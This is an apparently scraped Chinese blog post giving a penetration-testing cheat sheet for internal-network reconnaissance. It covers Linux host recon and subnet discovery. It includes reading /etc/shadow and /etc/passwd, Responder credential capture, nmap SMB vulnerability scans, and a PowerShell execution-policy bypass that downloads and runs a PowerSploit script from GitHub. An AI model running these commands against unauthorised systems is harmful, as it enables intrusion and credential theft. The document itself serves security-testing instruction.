
内网渗透----Linux下信息收集
基础信息
1.系统类型

cat /etc/issue查看系统名称

Lsb-release查看系统名称、版本号
2. 内核版本

uname –a 查看所有信息

ls /root |grep vmlinuz
3. 进程
ps aux 查看进程信息

ps –ef查看进程信息

4. 安装的软件包
使用dpkg –l查看安装的软件包

5. 服务配置
查看apache配置文件

6. 网络配置
查看网卡配置文件

查看dns配置文件


使用hostname查看主机名
使用iptables –L查看防火墙配置(注意需要root权限)

7. 网络通讯
使用netstat命令

netstat –antlp 查看tcp socket

使用route查看路由

8. 用户信息
Whoami查看当前用户

使用id查看当前用户id,组id

cat /etc/passwd查看密码信息

cat /etc/group查看用户组信息

cat /etc/shadow查看密码信息,需要root权限

9. 日志信息
sudo cat /var/log/syslog查看系统日志

使用w 、who、lastlog等命令查看登陆日志

10. Responder使用
可修改Responder.py抓取要获得的内容

只抓取ftp

python Responder.py -h -I eth0 -A -f
扩散信息收集
1.Windows
ICMP
for /L %I in (1,1,254) DO @ping -w 1 -n 1 192.168.111.%I | findstr "TTL="
netbios
nbtscan-1.0.35.exe 192.168.111.1/24
nmap:根据环境考虑是否安装
nmap -sn -PM 192.168.111.0/24
扫描smb共享,顺便扫描几个漏洞
nmap -sT -p 445,139,137 -T2 --open -v --script=smb-os-discovery.nse,smb-enum-shares.nse,smb-vuln-ms08-067.nse,smb-vuln-ms17-010.nse 192.168.111.0/24

2.Powershell
Invoke-TSPingSweep.ps1
Powershell -ep bypass

Import-Module .\Invoke-TSPingSweep.ps1

Invoke-TSPingSweep -StartAddress 192.168.111.1 -EndAddress 192.168.111.254 -ResolveHost -ScanPort -Port 3389 -TimeOut 500
Invoke-Portscan.ps1
Import-Module .\Invoke-Portscan.ps1

Invoke-Portscan -Hosts 192.168.111.0/24 -T 4 -ports '3389,445'
一句话执行
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/Invoke-Portscan.ps1');Invoke-Portscan -Hosts 192.168.111.0/24 -T 4 -ports '3389,80'
3.Linux
ICMP
for i in 192.168.111.{1..254}; do if ping -c 3 -w 3 $i &>/dev/null; then echo $i is alived; fi; done
netbios
wget http://www.unixwiz.net/tools/nbtscan-source-1.0.35.tgz

tar xf nbtscan-source-1.0.35.tgz

make

chmod +x nbtscan

./nbtscan 192.168.111.1/24
arpscan
git clone https://github.com/attackdebris/arpscan.git

make

chmod +x arpscan

./arpscan
内网渗透----Linux下信息收集的更多相关文章
- 内网渗透----Windows下信息收集
一.基础信息收集 使用systeminfo命令查看操作系统版本.架构.补丁情况 Windows-Exploit-Suggester-master -u 参数升级并将数据库下载至本地: -i 参数指定系 ...
- 内网渗透----Linux信息收集整理
一.基础信息收集 1.查看系统类型 cat /etc/issue cat /etc/*-release cat /etc/lsb-release cat /etc/redhat-release 2.内 ...
- Linux内网渗透
Linux虽然没有域环境,但是当我们拿到一台Linux 系统权限,难道只进行一下提权,捕获一下敏感信息就结束了吗?显然不只是这样的.本片文章将从拿到一个Linux shell开始,介绍Linux内网渗 ...
- wooyun内网渗透教学分享之内网信息探测和后渗透准备
常规的,从web业务撕开口子url:bit.tcl.comgetshell很简单,phpcms的,一个Phpcms V9 uc api SQL的老洞直接getshell,拿到shell,权限很高,sy ...
- 记录一次坎坷的linux内网渗透过程瞎折腾的坑
版权声明:本文为博主的原创文章,未经博主同意不得转载. 写在前面 每个人都有自己的思路和技巧,以前遇到一些linux的环境.这次找来一个站点来进行内网,写下自己的想法 目标环境 1.linux 2. ...
- metasploit渗透测试笔记(内网渗透篇)
x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. r ...
- Metasploit 内网渗透篇
0x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. ...
- [原创]Ladon5.7大型内网渗透综合漏洞扫描器
Ladon LadonGUI Cobalt Strike PowerLadon PythonLadon LinuxLadon 使用说明 ID 主题 URL 1 Ladon文档主页 https://gi ...
- 内网渗透测试思路-FREEBUF
(在拿到webshell的时候,想办法获取系统信息拿到系统权限) 一.通过常规web渗透,已经拿到webshell.那么接下来作重要的就是探测系统信息,提权,针对windows想办法开启远程桌面连接, ...
随机推荐
- v77.01 鸿蒙内核源码分析(消息封装篇) | 剖析LiteIpc(上)进程通讯内容 | 新的一年祝大家生龙活虎 虎虎生威
百篇博客分析|本篇为:(消息封装篇) | 剖析LiteIpc进程通讯内容 进程通讯相关篇为: v26.08 鸿蒙内核源码分析(自旋锁) | 当立贞节牌坊的好同志 v27.05 鸿蒙内核源码分析(互斥锁 ...
- 实战OutOfMemoryError异常
深入理解JVM的一个重要目的就是解决实际生产中的出现的异常,并能从根上处理问题.JVM定义的异常有哪些呢?见下表: 除了计数器未定义异常,其他都会有OutofmemoryError的异常,下面就实战这 ...
- 查看树莓派系统相关信息的shell代码
一.系统信息 1.显示系统名.系统版本和cpu架构等 在命令行中输入下面的指令 uname -a 2.系统位数 在命令行中输入下面的指令 getconf LONG_BIT 如图,显示多少就是多少位 3 ...
- [LeetCode]LCP 01. 猜数字
小A 和 小B 在玩猜数字.小B 每次从 1, 2, 3 中随机选择一个,小A 每次也从 1, 2, 3 中选择一个猜.他们一共进行三次这个游戏,请返回 小A 猜对了几次? 输入的guess数组为 小 ...
- 理解OAuth2.0协议和授权机制
无论是自然资源还是互联网上的资源,需要控制使用权与被使用权,以保护资源的安全.合理的使用和有效的管控. 项目中,我们需要控制的是用户资源,既要保证有效用户的合理使用,又要防范非法用户的攻击.如此,如何 ...
- HTTP攻击与防范-命令注入攻击
实验目的 1.了解命令注入攻击攻击带来的危险性. 2.掌握命令注入攻击攻击的原理与方法 3.掌握防范攻击的方法 实验原理 1.了解命令注入攻击攻击攻击带来的危险性. 2.掌握命令注入攻击攻击攻击的原理 ...
- RFC2544优化步长测试——信而泰网络测试仪实操
一.测试拓扑 拓扑说明 1.测试仪两个端口和DUT两个端口相连 2.测试仪P1端口发出流量,经过DUT转发后,从B端口发出,进入测试仪P2端口. 二.测试思路 1.在测试仪端口上创建两个Interfa ...
- linux安装ngixn
卸载ngxin(第一次安装请略过) 1.检查nginx是否启动,是否安装ngxin 检查是否安装nginx命令 rpm -qa|grep nginx 检查nginx是否启动命令: pa -ef|gre ...
- 【C#基础概念】编程语言:弱类型、强类型、动态类型、静态类型
一.看图区别编程语言 一般来讲,看第一个图就够了 这图是引用的,有错误,Python是强类型,但是图片中却归为弱类型了. 业界堆静态和动态的区分达到共识. 但是堆强类型和弱类型语言还未达成共识.我个人 ...
- Oracle数据库的一些常用命令
转至:https://blog.csdn.net/qq_36843413/article/details/81409152?utm_medium=distribute.pc_relevant_t0.n ...